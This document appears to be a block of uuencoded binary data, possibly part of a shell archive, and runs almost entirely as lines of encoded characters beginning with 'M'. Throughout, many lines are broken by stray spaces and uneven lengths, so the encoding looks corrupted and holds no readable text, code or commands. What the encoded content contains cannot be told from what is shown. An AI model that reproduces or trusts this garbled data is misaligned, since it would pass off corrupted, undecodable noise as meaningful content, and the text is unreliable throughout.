MOFXCI-9F1+,\NLUG1/-0T;\P]X7S`UL9BH#I=/33P=D`_U^%L%;1U!P`\$SHAR

MPD (8BV (J<TF<4) 0' *3!) C%N:<AX_5+\$@VE:3&<] OI=F\$QA#\$AL-X8%:@&.) "
M) G@+O#* *UZ1') !P6 [SXJ3]' K' \$1>#9, +O#J. ^*T' : !F8; WUB\M=. 2R>&0PE%
M) V<L': 45AP' J', .! BXZ&@P\AL9M<#=#!>' . '1^/CEZH (1' / ^3VK0/M@2TEI \ (
M: ! \ ! E03ZC \ -S>: S>QI\$WJZ=EK@/ ! 88&7#U0T@=4EBB-P@9--L<@1G>, YI@G
MA_ \$1GZ' ``WR! IF5@ (\ *D&! /0*2 (8E<. HS! 7*6XHPXC6\$WJ7. ; Y: &ZA=N! 'PS
M43N?20' VFQ \ J1E6T0>% , ; ' %' PT. H `6' S0GA! 1D\$?KY] : X5! _UB `I 9L5Q_ Z<
M) E) . 42Q! R' !, RZ `3#?7N (220RN/PYY> ` , 9WX \ "C \ ? * & LM8 % T8E!! +W#F \ *1 `
M#D (' KA=&7 (\$) 0. 6OUZ (* ` & B' B ` +Q0 * F\$HT: EW#Y<"AP)) [& ! " JA*: 09+8X2
MX7! ; ' 2: *2 [%IZQ () DP\$P@0 [ESUV, (POS.) C\$Y2] N8@PEJ4G%- "4+) J. + ' D*]
MT_ (, %T@O; %YC@H735&' `8EDH7O@U4?RS\$483A6D+%) L] '> " * " TC#X! ` \$ * ` @0
M/K% ` IRWZ&X!! #&! KH [: ^>& /B4=?A2! J' BZDZ/L<9H9T5& ` _<" ` 1 " UWD0) L=&
M3) T (! ! Y: &UNA1ZG' KVV3I* . @) ! EA18&IRA&@64 ` L3 ` Z+8LP; 00: ! , . @X; -! 4
M\$@I&BV' ?' J,) OAEX44=HHJ#NP" 2#*>*B4 [R_ : "<B@A\$Z+-I&^' F' ! : L*0@TD
M1CU (CT% C \ OBF' ! =A ` 3ZF" " (0BJ5F ` R51N3 ` ; &V>3@4GV@D+C8" L ` : #D! " S7I
M' = " SF. \$F-%\$X (K: 5 [\$ \$ @3\$ =W%Q! ! <P) H=EI4\$IT#H_+L) SAM ` : \$B) < . ' AHE#
M@D " U = = T `] D ^ G = OK_DIY0A] IH* _ZKA87D ^ C_1PJSK_H_ . 2? \ =] W ^ TX+2WNE<,
M: O-WBT4K ` C0FJL/X5KRX9L4D\$< : Y: %DJ+8C' %I@B ` (; X_J9H&4%HSS3910; .
M, BCOBMHT ` CG' KXAM4_] /E (KO34"] @FV/PL<' PJFJK2A8/ ` 56. L ` =3!>06# `
MVA&" @: E ` X/ . 8: . X) [PX! A7! TH#DB ` R * M+ / ZPQ&SO^A^ -V: GW?YA8=MW_U" FI
M ` _3G? \ 51X\$!>\$) [\$ " FUV&S^7_X#LS>2_J3%@ER [YWPEIXMANLJI2 / < & / X^1T
M>_7) \ MNMI: 6D#LM (2?63DI5" KV_DA [4FH&&M4: ?@QR4IJ?@4D [' G) JK&7S7M
MLRS; L8>#<H^@E' ` . JY^FAL*, !<G9P5EG_EJE, _7>MTD_9' 5 [\$ \$ T \ M * ^ TSDXE
MR>&UW?BZ4] 45, 3&5RW: . OFJX \ EJRG9F; 77ZS6 \ , EI2C<? = ! D7+ (` TTCAS' Z
MLS-VJ?1?-Z_G" (= : @Q%S= (XO/%4B \ T0! 2<B^7T*] . > ; XA0%_X^; LC&; -67 \ R
M [GC2] &F\$E \ ?V. G (T0TY?YM4^0PJ+2Y' ` GR9Y' Y; ^-MWR=E) %Q?F \ ^DN7; 74 \
M+OZUN7>HZ9 (- \ 4] @EZ=ZI7CN>' A^0J? \$S81) Q) KLR>H/O, ; \ ^W\$O8MV>C7#
M (=) &3 [L] <- ` [: %LS%] 6T; W! L- [D\$ I ` \ H. VKR+>? " W1L7*A] \$ / [DYAY8YP, W.
MF [WC@O_S6U]] II?FS7@^]-NUAKR912L/F>] A3GN [] \ . E") [Z = \ / < NY%K: :] +
MA^1*3QS; HZ<XCIMBO [C! JT ` %' /' 660 [\$ O) = 7" 5: OQJ6>87@ZJ" 0W' UEZ_ *R-G
M. &) ' > -79U8L/C \ ' G] >K' ` \ ' SQ. F% \ ? * # !] GQ' > 6BQX8R<C^ZSX^R7] -IT) N<6
MHL@I>K^UMN) ; <7\$:)] >40W5; 39OKPBXO<] &Z=WWKLJUO! D3' ; =RFS5UPH<; P
MZ_PY6P/^?I&QLT: *5] ([UJGRFMS79<2W/F; > ` \ \ ZQVX (_ = MN3B79?Z: UU [1N
MT_RO#7JD^, B4. KQL^66GJ4=O)] OO+JB. O6*T-3] DR * E+P8F5?_UE?XH; L' /=
M VV7OG4? . [A>Y [/BZ_2_?5 \ C_MG2<QA:] B7+WVRX <U@RAI&W' >U/ (N1; [^8
M/E) \ 8YV5L \ OW0WK. D!> [PCW#RH94TTS? ' JN<N" 5VZ8?5\$SXHW=WG6U1' S8^*
M-2 \ W_KIE1-J33^ \ &K7N66EK (V8B [\$YJ4D' 3B8_T \ C=A\$ [Q,] 7KU?: : : +X' Q'
M) # -GO&' 6] O \ RLWQ] X5G% \$ ^ G F ^ X & Y <; TV: -V [? JPDT=? ? ^ 1N' AC=Y] ' 2H@=N
M\$2K5V2FI' /G=VVSFE) <PRJ+> OSH9WOUN7/ ` #? [` ^ ^ TI. X=J9] Q^ = _') D7\$C.
MK' >QI5<R#JN7W7IA_S3; (Y \ P YEOYJ, ^ % " _ IFOX \ J95IE#Z<: XNCK<S]] . W?Z
MXO^Q] Q8 ` 531? ` _ #>2W=W=TB7= (. ' E' 1 * EW2#M*1 (* JBH * " JB (" ` @ (" ABH9B `
M ` 2BB" (H@ \$ BHJ ` @K? [` V] 7C&>Y_] _G_?] ON] 9^ -W= /3 -SSIDSN; . S, XL<: 8=<
MKDQ (G) KZ, %! C^ @ / W % Z > N + 81V3SMZO1 (, * ` YQ7. HV6%1/D& (. I2UQ/ (\ 8K-0
MT \ AGFE-L<7=R [/ -NS?1?9HM (J+, \ / MRYJ>W0 \ &; I#@K [AHFY26DX2^%F' #A+
MH?L (<); JV8 (<; 2. \$ (! C4\$ ` ` T=>] E * 8^ (2" _ @ " 0E1HAQ! A@3@A#C! ! 1% . _8! ;
M! RL#A ` & < ` + @ ` P ` Y % 0#Y0) " 0->8, K#R@6P! , * ` C1) \ . L_ ` 8 ` MP# (" PJ%0B ` I
M<! \ ` ^ ? TF7 / # ? # . ? _ BW ` , 7 \ , % @ 1 # QP#4: B@) WP> ` N ` . 4S#ES#KS;) (1M (#) (!
M' * * ` 2PQ ` % / " / . I " < B" (" \$ H! EZ& ` GQ \ (%06L ` T, * ` \ E! Z10 * Z - ` @ + @ + < 2: % X
MZ0, >ON#O_TL' G\$ = ` EH#RP! F8!) 5O8. L1XOB1P+FF! . "%T' F) \$ % @G" OQ% @ & O2
M'] (1@HB_2R/X/A+E. P" 3EK ` L & P @ M % WN (XLEB1<G! Y@/X&IO2L\$P/D" _ " (#=P
MYP' HL\$PDDA: BA= E ` , < + , \) G+ ` WQ!) ` * D! \$. 31D3IV] ' W-<K7#N0?CNC5/X]
MGXK \ D' \ \$ 9 \ WO^6#Q (DK ` 4 \ L; RQM!)] YKWV08OS#O ` EP>! . NP1M+^RN \ D1C>
M<-COJ [E ` >P; U9! H (@L\$. : ` " _ ! ; M] LZ2_ = U@ ` : @] GJ; ` 0O^V6YANHR-GAH%3&
M1OI6X ` RK8T1 * # ` YM9TYO@ " ` : ` V -] ` 9NXH9D# \ 7FN_4G=6A/ #X \ ` RO? / 7N' OC
MU*] Q/V; E8+@] QDYIJ) - * H" ! > < B * ` 44A [8XEEUTX3QL, [37+ZJ@+\$5XP#F (>L
MM\$WZ2W ((R<G (\$8T, E-6R [E [/GW@E * " 6 \ / %] VYFG" [I 6WLWF' NC \ &' 93UNN' W
M?M?L_G/ER^ = ' 1K; V: %QVNE46, R; <JQU&7" \$ / F?E%; G@LEL' Z-\$] _ (. <\$ (LY_
MU72+\$CW\$ \$ +R?O?I) [_ : @1K4" #BK\$J/Z8H=Q [YZP5, H * @4W%E% ^ 46GC-B" N<
MPM1YB2M#DAIF#GVN= / 6I9=IDWY7W@&934IQ8! E6NY_U=-# , 7>\$2ATGU' #8F,
M \ UZ^S * 250] XE&- . ^ (DG3HLD>*NK&<F (LP&=CXGIC%8Z4M] 4D-\$^) O-/D: ` WS
MY\$0N>TBD9ETTAJI) N) V7I3_D / \ TW# / 05] 3. T57ZE3/DQLS=YSGENF\$NVFC&M
M<H8LE77CU2Q61H * 7S1 * EK<Y [3Q0WWB, MN^Q8AOU7@99D=K&#; : , %7R/_ =_50
MO<<G (3P, K? (J&1 \ 02S. 5T2) . #, : -@<X \ R (BNXJ-CJ&>6CSNO4Y' G] &54Y
M ` HDN; % < * 9EEI29NI9. U&; W [Z5%MG * \ KP3%66L * =AEU55GD! B95AWM%M>2; ' &
M! \ . X46. BW" / 7C+IK \ QNJZ8 (9ZXWZGH8) 4; V- * : E / / 5: 3Q5S; Z. ! 5J' J<D [JA
M] FUA ` \ ? I # 44#5UDU\$B6Z5: 1MA/ :] M@N \ NX0; : P<*] >1: * / A & V % 7WG7 [FY=;
M5. 3F33] ^VV6G\$2 * Q53BVEM: @ (%WGBFS1) M * CA^W\$ = * \$R@+; / : Y: .) YYIMDL
MY^] S] _ ` 13D9+<4' * =2<L/1@) =; 9' % (G, 2' L' O * 1P%Q2G/ \$ % H4\$ (NPWZY09>5
M6/38" 4 * A6F; _8Z) \$CK5R&> * \ I! L = ! ! P? -A14/LXCUS/ \ . --VA%; ` 4SE>+KQO
M4XUOL. (8I] PGVTG7W7?: " [X \ 6O ` W: KV_U \ \$ D-) QBCT3; KA * M / ? \$?) JSOQF \ >
M6HFE+%DX' 7+W? / / ZY (. 6>Z7+C! , TK. TKA"] ^ I 3X<J" \ VSF! ^ S ` KI^ > 7I@O'

M>T)' %Y:3N[+M+1X&P<J3 (V<MU (= <GL' 77U&>UC*J[:&WIMRSB-[;Q+A`;\$;
M5 [/\$E`E[B@C/FNH=*:]Z8++YZ0IMIHT#C\W`S` 6BO9DIG7 [5_/NN%YX47O [
MF, 3-Q (.ZOKFOIS<_V!VF] I\^L8-F>+8<PJV9RD5D-C' J_>M"E/3UPS?47/\$W
M'H.) [; FKG@ ([PJ_] %4^LVBQO9W*I7-RLZZKK\7 (_C:Y`MF7>SOSA1F, "U_\$
M7:J^9NI^AX[, -I/HU<:<Y>@#6G, G!;\8, BO57J&3K>WGY' QX/:L@Y;C#C;3H
MO4S.I, Q/A [[H:;Y*YN83=-ANT%>ZO'=/K+H^ [>X`XT/= & \I [WWR<W4"GVU>B
M7JC-5' T"V5DKLLOA] NYZO_B\$N:., Z [X8=1Q=4JSAY\$N9F=^^RU86, AF%KN:R
MM, ?O:.7;Z)>2UC, L7\$L719-X^?+M\<HO1#:7U>N-CMB2.NBZ\CL/9S?N-DVD
M>^7', >"4.YY<4E] AFFJW+ [\$] VZ5ZAVDBWVF&C7<-P] L:TMOV7W.ZOB>!52+6
MBB?P, -_`YORB=\$1N:7+S@-?912M6<U<EK:9RM07#H2' VNT.>=?POCY5I!2KR
MQ&K>:7TZ4E1PIBGN8ZG+TY7@>XU*) NS=@R%&) `79E (%AOINH8M8UEA*<BC
MJT&RM#S1%7YD?GG_G2FB, X=-M5/"U^^1^, S, TII4;K7W6' N(4.3K'A!. *++^
M, *-O>\., K] WM\W0;XB2V=&S;N^=:Z?9-RW/*V [YX\+PYQ9!S<<-@OT (#U`9]
M>G>0J_Q\C# [%MCXGKB\R`^OZ [G6M=NL";?T+5(1)D2?U`J] 8/I:Q'` `*C/:O
M(____P1C':/YC5_^2529?`NOZ [+D+ZTZ6MI2:C%_TGWWX_3D-%\$GI\;];9-L
MYQU\9/B (F=*3FT-4LVZFD9M<B;I7K%X)/!8IZ)0)4;Y3JM>] P/N%._`^E] 8
MXU<9Y*`?9GU_J%KT8%/NF/] 4G&KKC?=/(-) C6EQE#Y6) #*0/BOGF76"/W#:1W
M93@*`M] _Y/BY?>6R] _R`^L2:=2 [Z>;7\$.SMKYF\T7#&ES=JR6;Z] &D.Z\@Y
M48J&^T<\&:K;34M3!N\$G@XO) R%=<Z;N [SJWNX1^9.&MNH5<3] K), IHBHD#&
M+\>>^!\] 4;?%G)!U, %JLU*3K^=NL#Z\` SQ2<(#, KIUB9*3D\$RPP=3?-4=YB
MZC/-, J5, ;2) &S:FLW>XBO/]. [LI*LE\`DT' L\$>(EF_;XP&#%!H*, Z. (V4A?!
M9) N4`8?; ;\) %D, >MJAN2EF, NRPB6FGC4] 3*LLMW+] PK) Y`DWK&7EMY>. "RC
ML-4':2W89T!-W6GAY2E6; [HSC"-') : "V0=3ZLD/2\ (GVHT?3K:KU^8N5IPP*
MCP^K\$MB:/E, 3R [.-HDJ^V#F\GU, J] /BIYG2KN) S9R] G*EPV>64 [T'E7YH, *L
MY'+I_MCG\Q=O;L* & \ZY2, DK*^>\ /BO0P/#\8+V\`G_`#@' /-CG##; -<2M%:
M5] /2J&S>\Q:\$A7M3;FA+5+PN1C1UI8_UE8:4'3;., 6) I:>9> (= [7Z95, R
M1; 3(8XPZM, ^65XRN: , RF3C (BO<-) ., 74=5U/L`FWQLD95, QW] +_M#7JU2#2T
M^^T!U3%SO3OGB9BYZ/1YW^:HD%T, "PL3*%\Y] B?*!_X<B2?D;MBD\GADLL+
M2=IC1A=4@R0-^V*\$3^Q=-S; -\U" [, Z* (R<SM, O*P%'WDU'7;C_/O#LZ%\2Y (
MR: [/E [Z?1TE59] O&?XUI! [<V>>' ZA2\`3!HYM.:5N_=I<7Y>_TZ`QKXEA26-
MM] 2\$K_+BENW1NDLFYTO5?-%3S?+^C<9#AGI#=#] XHS/' , VC\]+4P.. `N@M [
M.^] 1) Y_<DK%9MAT^`8GVR!/?&=_W&:N'?*OBR^/?R'0.L;X\3GI\ :E783EJ
M; *T?-3<, !SQK (EH859: : \9, <_Q#K5M\$; 3 [6>R9. "JDU.JO# (1) .P^<-2Q=NE
M1Y>.%3:U+P1L?C (OLU'NM8I, 6] K3R\QC (7H/[C] W<R8O) (S+8=\$\S\#`V52J
M831* < [(FAW.G0*) 2C*9.PI7^YF.#.P-, ^@XE%] 0YM] Y5., EEOW&3., OQ; !V1
MUX+=Q`2*#HQ\5F3VJQ\=?#QWY/@;V?#8@;W6] C6SW8<%LS [0U2JCT9* <%C>
MC7\IV.L1?6OF0;RDJ/6HI0?+[:EG!W9P3, [-'O::Z+Q<X) I`4 [B>1VV\ .JN1
M_=@M0G\$+@_YD] G+ [] GEV*MR9=W66L7E93UN, IFJW"Z>FBM!K:-CJ]>M` IUJG6
M%2&UI<V`K`Y] ETIE@G=M.WT;A' =&H;C6TZIGQ [NN.@5V;M:M&Y&8-:7-`KA
MI:LNDBG0\$=Y87=-*1+N3*; *SRV`^T] CXP] MSKBFW5M+.R`Z\22'AF:@:MV@Z
M, 2K>R@6J_7L93`5^*=-Y8K&DG.0ZZQ-.ASZ [3GC3QF%G^^ [6] <6@Z:W; \$OOR
M2V9%)] +EF\$K\$Y"\D4P4.S?*/W_`Q&GP>I/:>YJX>EE] SP:) Y, O=Y [7\HE] S
M3?=T9K7F>AU/-0LW"+^^P\R.D^ZHV BH=P7CZ71O5&S4OG1W//6-V>CUHX [A]
MC:??, ^NY+*\$<:R4O?02] VN6U=2#EPKC?&_="9I-9M^>+6*UB0A*+!Y+ [Q\$I
MCDNL?W4RH\ :28GMYA+22; ;R=6X# (S9+MMXB;R>+G+A8^W.-\=67XL>URA&E.
M`&D4M] M`X] D/U'9*7U0T, @L71RQ") \ (\.` [NXG] 96?AZT42'9X [G\$UD@R_ "M
MGA665] 8) K- () PD1] -Q [QIBGQ+5:09%ST++ [GY38K&>/G=G77#2] AKZRSI `Z [
MO>M] HE^ ['0Z^&) C` [1LZJU@9] O9) %.`8V^47 [6*MW, D%2^`NXCF0 [RZ>Y8+
M>5 [V\$J8* (KT43/;07AD*#C?@M. _*?MEH^Z25C-2L>/<#HMJR%) '38SL^-2S [
M] 49, LHA:7] L3_=QD/1&] %) (<] R>^P? (OI, &O; J7Z51T73FKZP) NNXW2\$S6-W
ML=C1!O<^&YN#2P_5!UJ?; (=MIV>6N8Z-9U<E-B7. ?=@= (>JL%751_W<+^VQ
MCYXLB (/B3Z`NST!PM8; =: +3X_; Z"ZA\$`B; 2>YS>53SJ%C'Y^>>J^V] #54V=&
M] "Q6] %Q\$5 (+\IKT3C [] Y). `+X\39!825C>3J0 [+78H7I>?W>] #N.QN<IY39L
M9#WI\`!, Z*1SZ` ;RPC, +&I=GI]>1\$G; *KSN [^L*MO&#LQ4VN (, ZX`U. "] O (?
M*/>1I^I:5XFU [RP9O.U^C\$'/R#J"Z*3S7 (58M-3^A (.^D; TI#`N1G: :V;K.,
MI8<X1QM3W`GZ3] `X5N3:SC@8W0Q\6>OX^N`62?O:\M7@W4J; +; HOJF?^`!!
M: : /ZQJ=F2\9Q/I [:@=R] FJE5_/V69V_?K#K5T/QV: TGUF\>N" _=5/I&XL) T:
M*#MZH?I, FNFG\<? [%`YU\TD" [\$SW`JX/Z\$<U`<\$8H*R90>;HGQ+SJAY1&L8
MB/N&EPLNFH@DG#YU-%C; >:ND9+5M`X"; Z<0S0] \M:D*&0 [O"J9E:W] Z<G9.Q
MG-4FO5%5? [SM [!<>A_M; :7I3MJI=V [?O63@ [F8 (.L=GR>Y:TB^Z/'GPX) .) F
MPO; VTV_`M^I:O\Q/&A"AR?>N16>8383S#=7.>2*>T4?] *Q) VURBI^978O=
M*R*`^ETMPCUN!5=V`#>392] 8'+\M2IQVJ33<] RJS65:KFLD'JZ"9+T) I4@TU
MXP.BLAI?6*-LGBB/"=FE7_18/+`_K+*PQ; M(6\X:53:'O7G03 [Y*9>G7ZB (
MNX+; O_I0^>*A4U&YA#9#36>^TI& [NSM+KI:=) +-9.9'4:=HLLLQ>OIA?>S"6
MA%A>4K; / ^] `MKHFKA7/W [9Q [+AZ [?/T9%SKK5+JDRS#UPZ_ \$S81YZ `2VA!_
M) /S1@V56-Y>/7KLG3GGYK8:&^T1,]5] %2`N [%`22: [[<'] :MP&N [27OQV] [-
M4^^3>+SRF@=R_? , 2AI\/=^YRW^"6V_-9R86-H_AHL/O\$] -R86G30+)=VCJ ["
M@") 1\$) U#6H-1' G602+\MB\V=^?*' % (6- [W3IC9"G4YF?<590&6WZTJS*?.R:
M?#17%M] `>WY+\HO) [AQ] 1"] 2^6D='ON] V12BTB7>B/51/2BO@L8%+) ONKEYS
MO?BJ0YEWKV9WRM (<73] J_>6C"WA2S#K (5W`6; @/?SL-7S0QM3 [^%`H_L8-GR

M-*NW.#K#=TE.9+?'`v(B.IEQ?^=\G_1K)STOD9ZEEFP0M&``(;U(3Q0)4.P_
MP*C=>HV+NC'@A9SK[3"FDT0W'J1&#Q\[:]BZ2O*<9,'T4T)B\$OR,;FQ@KE^O
MZ[[M^Z?VU,R%`@1X[H;]!#I[NOVMJ#)]]:H>@-9[;!6&@GMM'H;U[(8CH.OS<
M[G!E9J]KT/Y^MNZ4B8Y3;BG-YJXB9OX[J]R\2TY957@Q'#'U>G[DGJ#PK/:6
M=6T/^RH#]G^BO[=7F\$JXZZI453"]VSV;F#1"W: `GM/L5[%JW>!W5]A# (:+X=
M/"!H8[Y%S2UY9N' `#2_N?>QUETVF4^FC0J#N)8_+"ZOKFKUJDRDK19^U&O9
MNP.!>:\$:P><<<,\$DJ\$:5EW?G8&:B:O:A`3VLZ^9XS2Y*9E`:9YY5G9[])Y-!9D
M+&L0@637">XMK\$YGA<YT",^W\1[:*9%K/5>^NF+1&3G<C\$J7^R\$L9660D-R
M3'W?!A-M0B'WJ\`4MC4,W-TQ.:VC4]-&'`ZO;KF5^JYM?XA265J^U;ML]N]
MWS9(&!]'M^>X!CR))U&;;C#NH?7TVQM3LX/MWZ1E2'WD_!DZB\$5EIN>5<F)
M03@A/U*I9\@2'P@AM2Y6+G(HN!2*-`I,&ES'.\8ZW'PH8\3@YH6\I,<\@K.G
M)O(+4VY+`DI(M:G=<>?5^>E7:M=)#G5<M]6(E=N9DE\R:.RV1.'2_R4Z+\A
MM;8+EPZY[, \$0W>N9#*E-K28M5E6</4T^S^)\ZGJT>Y&>O-!Z4>LN79"UCS=
MKDB>]\$^49I_WF2:2A!Y,WK=2L/_-!U6ENG-99WI6=EZWJ;:Y:;/.0\FZ,26
MUV=\2%,YEN?&"P)#"10>=<5.<Q+;WKC*S<C-M3VY)B;+K'H=749^=5W<)_WZ
MRV8\$(Y4.FF;#KRN"R([?<E*;Q"(F9H)S=%0Q7N][#?H1++5/&"V56M+KRI*4
MSVC/)^2[N2Y)C/JQOY\QF:W9Z']=,`8JRH6[%@J#[HS/"2:9N5M?7R_;\5(
MTS:5[)S\$EZ5+*4BCP/-*V@-.^M[&319>#H&#UXIR7!3T3*I;>UN7CR:?)&R
MD[NT2;QPIW%0(,4G^?FB')_:J`,%[J]UAQ01\HJ*!OS%DR\$QN?ZO#K<06,6)
M9S%M[+]MW3)/J\$IT)&ROD\$R[2X\$,Y8V)^9#^5&:-9B?K!/K[>TI[U;:]V[IT
MTFQJ%`K*G9)ET["]G"/4+[87H<[4K:)]7;<-?9BHU2[]%1?1"N4L=JYQ2E['^
ML]B*U/6&/'>[TB=2#9V[TBC.B/GM\$0A(GQPXNAGNH\T*R51?1;>E++.?\$W%
MM4-Z_\$V"SI%+"E>L+PAP!;T<R=22<_HL[W3UXHU[S"I]C86KC*NY)!M8[[S9
M/[K<]GK(/FQ[9,?2J>-[;Q_?/W@B9F=+#WWADR>QUN0;5*R5<ZVXK4XW0-3=
M=X=I&N@]KA:]5WMT;E&SA[%@DW'R]:6G\Z:W.ZW;*AV%I3R54S(NWBIZ?[KD
M\EV?5YQZV[L/'B0055\)_SC!6OUF?\$9K3&_5AUXLY:VZY\$E/_T;FEMS+B06O
MWBD_ZF*B]`WM5DE7#J/_RW_8.KHNL7/A\8\$#GPGF\C1V--*-,1X73ND=+_NB
MW'BO5FJRM*G6,8>AZB0#J8QFY(\$+AY+(CWFVR@OMYWRQ.VV#Z`9K3HZDG8^F
M1"K4F7LGV<V26V<\$ZH?&"RGLX.\`QQO-OF.=HT:)U[J,D_3KKB?V#AW+DJ8
M6"5FB4RXRJ)"*.L!]8X=AX6N+3-<&%MZ&JIPWO_3S,. `B<-4VQ\$*"%*7)TGK
MP\M?SKR=R+G]>=N-QP\>Z"Y2ZCW/'NQL;UV7%RY])5HCVXC84?/Z!: /J1.*Z
MCGV-/E<#+?W)'Q^ [.+-<RVS_/"VSQV]A_EZ?:VJ%?^_-=R-%+4'U,X+W;TY\
M&#Z:9W;!V'X+2\))6ZO#\$,4?U\5-?K,[OONR0(KQ%IOFT::G%\$=L#-Q9WB7(5
M46\MSPD8KSE:RO;>)/M-JA^LH-@@I+]T,(UFDC7!9W:'?ZB@^LRK.J3JXY
M(_60>C:JR\G1JT[L0WY\L277*YQ?;<=U3IVWH?KCDJ99[;9M))O(; \HKU4;K
M5+J>YB..0IQ+79<F07NAI)RF`LF8QN?.NK=F+O636:T2R8LM=3NC9TRN&"";
M6A1["\$Y_R,^R^)\WZII)Q[6]G5VIS/OM2IT4KG]T2YUULMW`HM3W\Z:#8K&R
M;"\I!,%@1[_7^M9T!'`_?*=S=L"O(F10;8<)<C\$;@DC=X+;#_`E,F6/0@7ZF
M[I2%Y)&X:+_/'S8^U)Z1)!6:>R`%-MX\$DE44W/2X4A?#9,-4YVHK;/-ATR2
MRG?WLEJW4&Q9UMYD*^K*7V-54Q-/5I2!%`K0Y4VC%=EU]5QCM_S!#\NS&DE[
M>PN>/WS.UOU0^OS1H\6^];, :KU</)%!_3I&<MHKL"*W?<WNW+)'_1:(MR`CA
MSRL>4APR(:F>VBL9([W.LPK9_KR\$72%G3WH\9W(>LW`:'^3=FBQQN-8_?,>&
M\$<ZDL+F>%QZ\!'%IEDR.O)1=G:NW"C7O]=5>>.4LW42[\GS*4E/%/:7E^>%!
M;HH,4?/6RU',)Q">P8'],\&WO.CH'/"MN+W\$K:^CWGFET:46]I61"Y!:W'L
M/OT=9KK`C71"VS8<;*@IESO+2"Z@Z?0J(. \D;: !VFA6U^]MCDV8&59H6@5:O
MMD'AO"Q%6H\&CSM1T)]<5&Z,SF0OMXJ%?I9@I^\5K>6U\YDU(=I<4R4)Z`S
M^\1I1K65D?:D@V[NCE?R%?3M//,L'`;G7VT\=/&,4IL7/1NM5SDO=WEULY54
M3N#G(<_&R`?(W1^=?<>W6U_:1_#^%>V7I/:QB?F[/VW=K/\$ATG!>('W"8.^
MW@X5E;;L6_L[+PI]&`RO!V@U/K\$K,-73)ISD?C:>L8O_%QOZVI#O_#?N?O!
MP4+;S9^@ [I*T.%=&`\&NP&C<0A`OP.7@&%H:/]UA9-9U_9J5M[6S^.:Z:&\
MT#-US3F@^O%M)Y=)<E=U\$IW=#:[D4_HQ.#3J#QN>M5H.<(OBNKO/;BR\$8U!Z
M5<E58#F\9(=[]UR9:0SQ1;%UVH?W"N^W*+YUG/:DV#[&DQPAHTU5%G2QCU]9
M7+@U.COQMC;;X>H-FH]R1;." ;M=W+C1]7GYQRMB/A-6(9^)]WVO_ZL.6G)?F
MYW-\$54DV7YNG>!YK6A6D:7!X[\`KUE>E""]6M0;7.M[-4N1^:Z16[4+C9_C4
M_</_>T!'V*K*<Y\$SC0M^SM'";68:W#L>9IYS0!AUM@2Y+H2K>[\ [&;!3-"6
M"_O/G#WH%1Y%=?1J<LFV&7NM#48;VI*OINM86L3P&?BULCS<9"MLIZW6\$+6Z
MLJIY.G[^6O2UO41IF[K#E:,FWR0,ND3V[TGC=G>7*YDJ.[VD>^J=>DDT']VE
M(:M42=+73,,S/0[4Q/X-O,?B19V,UUD36]A#F3I*?7-U8JM5VBTO%7713-Q
M\$VE26N'29=XX?.]^>KX0,GX%&_SY]KV6]+:>7M?/-SSB>[84LWGS<<8#T[0
M%7: _?CTUI4M1H&M2O7.C*\$DFNY:U,-,]KV7##1M>S<Y6'3_>3<585\-\<;XC
M7/#LB;P:@;8,T;V;U+6ZPU88/[G.]Q@0R3NWW^IZ7_VW+E7KU\+<!<2?.J<
MZZUG/OMI=S;Q,66-ID+K&T^BCHWP0J8*^S@9Z,]4)="9:;LCU-?VBN2Q9U4O
M-/7T]/SKNM6U=^0+<(6N[7T;I&Z](%!YA?6U5_K+M).!*L,+)-0?OQ0<,3[\$
M0)I9;'6:KS@QT_J&_<.C*;;=-O(\R]VM1D>9J8L8C+Y[LZRQ44Y\$DMX^4T7C
MG2I;*&V=BPO3Z/OKFILUYI6)M)A<CM)I=[UK'"]\LYVI<)LH8;Y?T[3&Z71O
MJ31=!O),T:W<7\J.YC'VW#3HU[VVE^WT83Z+P"CY.:KS1O936AGEJ@5);]9S
M<F52:&L7&W7FV;&+&6=<UMGQTB+[3/C\$DE][T!.G@\FODK-(-MQ=%%:D:2F"
M<O/O//;/#WVY*+`P-G6].;^EZTV(=EA4L#%B;'22E.?"P)]RNI\$EIZ=A!XG
MC3J28A0.]2Y?K`JA;SVNI#ED6\+37PZL[JN0/^-*77FCI-;I%) -S*KOO-C/
M65`_WFI;*.#P49A;('!GT..&7:UO6B:K)!1B'VYW5:E69;#?1`"8:WJXD\$'O

MG*R5M]Y\C),GATQK*NFNZYZR+E:Q`F=.+8J)()N?/WIR@M38K,<O:3>B#OW
M2-[4&:@\S[M5NZ/=Y%VJ[B[61WJJ(WI&&T27V/+)]IRS:X@3OG56Z)"7WOP3
MSNDODJNJ'S4(=1BX1Y;-YPY51[, 'Y-4>NZ7E\-'VZ+K\M++KN452[W?OLU/M
M:KQT85[G(^N)??2=7F\$V&69U;AYWQM0>QBZ%T]_0>#XKQ*!9SS!:GE8>M.4<
M2W3GV+\$MC#7-[+:I+<G&]B9AR/S<.&7SDI-.<P+32F_L5N4[[J^R*-0T=YO7
M#1XQV[5.L#VXGSKYD@9/'#?K?7>)!UE,9)QV,F.;[.]?X@I,WF8E)5V>&,7Y
M6JAO)HIP'XBF>Y?TXPS10,3(PLDX!HI;4Z&\=O=-JY2U-T8)K*_ [A!#)CIDO
MC+U@>[.G1JG!Q*>A:!WU:;6W5Q83&+H/,-L-I.ST/U%<8.#\J#RN9'28;\$M4
MT&X][LPP.HN;6SPOWE7DS:WC&AE=/.KFF=)KK:R<81,U,-ZVLT(GL3%TK"PP
M*?OI>[Z>JLU>CE\^-<I%=T^)%I*3[\$HS)T257*WPC"R8GD]Y^RJ0'W]^/5G
MYIHICZQ?G/<X:Q5ZY,%TN"[A]%6;HUX(%^Y5#YD%39-,D^[M5RX]'8GT?W%
MP3M7PH7H4=G^)+.FT7:;^\$][.HQT2+;1E8B:4\Z,?7HCM>^HO;MI6E.<(UGY
M<^,:^HOA!]ZNGWI/"^+N^OT\.(?>^IEJ"R?/DLA^YPNY,;H33ZUL=ZKR+)ZL
MR:0LT@I[=C',S\^OYD*2*U)HT_W+Y;4O9NI9>M0\FU\9U'8=B_1GJ2%G9:)5
M.,*D=*C8@Y?&^OFKJ)D/Y);H75IQ+STMVM>>L4C[AOS(CK(*!'5SRZ\^^
(PML;[\$VH>40\$Z)FDF5+V[9CB3BY9)Y8A%@?N#P996W>XFS1/.5K!'S6P\2-J31
M>AWM^Q]I]<;P24S;?[];EXBU7(?V7ZR\$9;4J57(:)]@GX,&.S=^E^;[*\7
MXT1#?500%,8/013`%_9;*&^?N//[4L*<[4N[>Y/F7KW*]C%.;@HR-G[A)V)F
M9GU5R_NX\4QE@<_Q\.=]'[)B,>1U02?KZ0TB@AYM/RR8676AHFRWD"OY_7(J
